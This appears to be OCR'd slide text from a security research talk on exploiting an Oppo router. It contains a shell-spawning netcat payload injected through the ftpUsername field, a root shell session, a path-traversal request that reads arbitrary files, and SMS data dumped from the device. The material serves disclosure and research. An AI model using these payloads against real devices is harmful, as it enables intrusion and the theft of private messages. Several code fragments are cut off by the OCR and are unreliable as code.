


```
::char_traits<char>>(&v26, "/bin/curl -T ", 13);
r_traits<char>>(&v26, "//oatptmp/log.tar", 17);
aits<char>>(&v26, " -u '", 5);
me");
v
ar>>(&v26, v21[e
std::__                                    ":", 1);
v9 = Json.
Json::Value::asStr
v12 = std::__ost
std::__ostre
if ( com
  op
r>>(&v26, " -k", 3);
char>>(&v26, " --connect-timeout
_traits<char>>(&std::cout, "curl command: ", 14);
```

```
131
132  v3 = system(command);
133  if ( command != v25 )
134    operator delete(command);
```

```
std::__cxx11::basic_string<char,std::char_traits<char
```

Exploitation




```
                }),
                console.log(r, 'request data', e),
                k = r,
                N = JSON.stringify(r),
                P = p.a.enc.Utf8.parse(P),
                L = p.a.
                k = A(JS
                k = k.to
                r = {
                  AES:
```

```
yj4rcqOzt87S2QhEmID6351r1UR8XNP+j4XOdev5nyn9ULo6ql1c870GO
XY7EuqOWNhn1yfMog3B+fhRFgcV5XJTY7jm8qBgvWR4+wrLAtgcwPoaey
0e94fb4fc21fe77e8310c060f61caaff8a" }

----------------

super": {…}, words: (33) […], sigBytes: 131 }
```


```
▶ Object { AES: "wH2UQ1nzgeqiI/N6ThQWUTp9d3djpO1E+g2/Kl8eZM+AcQmttBCbjwHkY+gxvZVAnCSh5MM+UyNqoYU8
/2Wm4E5E28X3vJMmH+txyh3U28yMtEqYj4rcqOzt87S2QhEmID6351r1UR8XNP+j4XOdev5nyn9ULo6ql1c870GOEJldhMLtw4+OefPR0BQ028rceXqa
"X8o=", JWT: "X5VrkHqEbOcg8K4eGXY7EuqOWNhn1yfMog3B+fhRFgcV5XJTY7jm8qBgvWR4+wrLAtgcwPoaeybcUeDVpLXm8MtjnBpiOZ081PiAub
"44136fa355b3678a1146ad16f7e8649e94fb4fc21fe77e8310c060f61caaff8a" }
<empty string>
api
/api/ommng/GetLog
/ommng/GetLog
» r
← ▶ Object { reqType: "http" }
```

Exploitation




```
>> r = Object({"reqType":"ftp", "ftpPath":"http://192.168.99.142", "ftpUsername":"1';/usr/bin/nc -lp 1337 -e /bin/bash &'", "ftpPassword":"1"})
← ▸ Object { reqType: "ftp", ftpPath: "http://192.168.99.142", ftpUsername: "1';/usr/bin/nc -lp 1337 -e /bin/bash &'", ftpPassword: "1" }
```

```
r = Object({"reqType":"ftp", "ftpPath":"http://192.168.99.142",
    "ftpUsername":"1';/usr/bin/nc -lp 1337 -e /bin/bash &'",
    "ftpPassword":"1"})
```




```
➜  /tmp nc 192.168.99.1 1337
ls
WEBSERVER
bin
boot
build.prop
cache
```



```
id
uid=0(root) gid=0(root)
uname -a
Linux sdxprairie 4.14.117-perf #1 PREEMPT Mon Mar 1 06:07:
```

Sensitive data



```
➜  Oppo python3 file_dumper.py 192.168.99.1 /data/database/sms_data.json
200
[+] File /data/database/sms_data.json saved to ./fs_reconstruct/data/database/sms_data.json
➜  Oppo cd scripts
➜  scripts ls
4abf7ozip             4abf7ozip.dec          decode_configs.py    decrypt_fw_update.py upackUpdate
➜  scripts python3 decode_configs.py ../fs_reconstruct/data/database/sms_data.json
b'[\n\t{\n\t\t"Data" : "\\u041f\\u043e\\u0437\\u0434\\u0440\\u0430\\u0432\\u043b\\u044f\\u0435\\u043
5\\u043d VIP-\\u0441\\u0442\\u0430\\u0442\\u0443\\u0441! \\u041f\\u043e\\u043b\\u044c\\u0437\\u0443\
0430\\u0442\\u043d\\u043e \\u043d\\u043e\\u0432\\u044b\\u043c\\u0438 \\u0432\\u043e\\u0437\\u043c\\u
\\u044b\\u0441\\u0442\\u0440\\u043e\\u0435 \\u0441\\u043e\\u0435\\u0434\\u0438\\u043d\\u0435\\u043d\
u043a\\u043e\\u0439\\n- \\u0418\\u043d\\u0442\\u0435\\u0440\\u043d\\u0435\\u0442 \\u043d\\u0430 \\u0
e\\u0439 \\u0441\\u043a\\u043e\\u0440\\u043e\\u0441\\u0442\\u0438\\n- \\u041e\\u0431\\u0441\\u043b\\
0430\\u0448\\u0438\\u0445 \\u0441\\u0430\\u043b\\u043e\\u043d\\u0430\\u0445 \\u0431\\u0435\\u0437 \\
\\u0446\\u043f\\u0440\\u0435\\u0434\\u043b\\u043e\\u0436\\u0435\\u043d\\u0438\\u044f \\u0438 \\u0441
\u0442\\u043d\\u0435\\u0440\\u043e\\u0432\\n\\u041f\\u043e\\u0434\\u0440\\u043e\\u0431\\u043d\\u043e
\\u0441\\u0442\\u0432\\u0438\\u044f \\u0441\\u0442\\u0430\\u0442\\u0443\\u0441\\u0430 \\u0438 \\u043
https://lk.megafon.ru/inapp/vip\\n",\n\t\t"ReadStatus" : 1,\n\t\t"SmsSn" : 1,\n\t\t"SrcAddr" : "=<2?
: "\\u0417\\u0434\\u0440\\u0430\\u0432\\u0441\\u0442\\u0432\\u0443\\u0439\\u0442\\u0435! \\u042d\\u0
```

- Different configs are stored on the device, they are encrypted with AES-256 OFB with a hard-coded key in the binary
- SAMBA config with a plain-text password, user config (password hashed), SMS archive.

Final results

1. Bug in log download


2. Logs contain binary names and link to firmware update

3. We can download update binary and decrypt firmware

4. Command injection in the log download method (coded in firmware but not used in the web app for FTP download)

5. Log download bug lets us get any config file and decrypt it (and read SMS)

Why did all this happen?




```
GET /api/fileDownload//etc/nginx/nginx.conf HTTP/1.1
Host: 192.168.99.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.99.1/advanced-setting/system-setting/diagnostic-log
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiIxNjU1Mzc2MTg0MTU0IiwiaXNzIjoiT1BQTyIsInVzZXJuYW1lIjoiYWRtaW4ifQ.7k3BEW_aYJIt6oWfjUok2tLsbGk6VdkEltE-WKFbTUQ
Connection: close


```

```

    location /api/fileDownload/ {
        alias /;
    }
    #error_page  404              /404.html;

    # redirect server error pages to the static page /50:
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.
    #
    #location ~ \.php$ {
    #    proxy_pass   http://127.0.0.1;
```

Ooops….

Interaction with the vendor

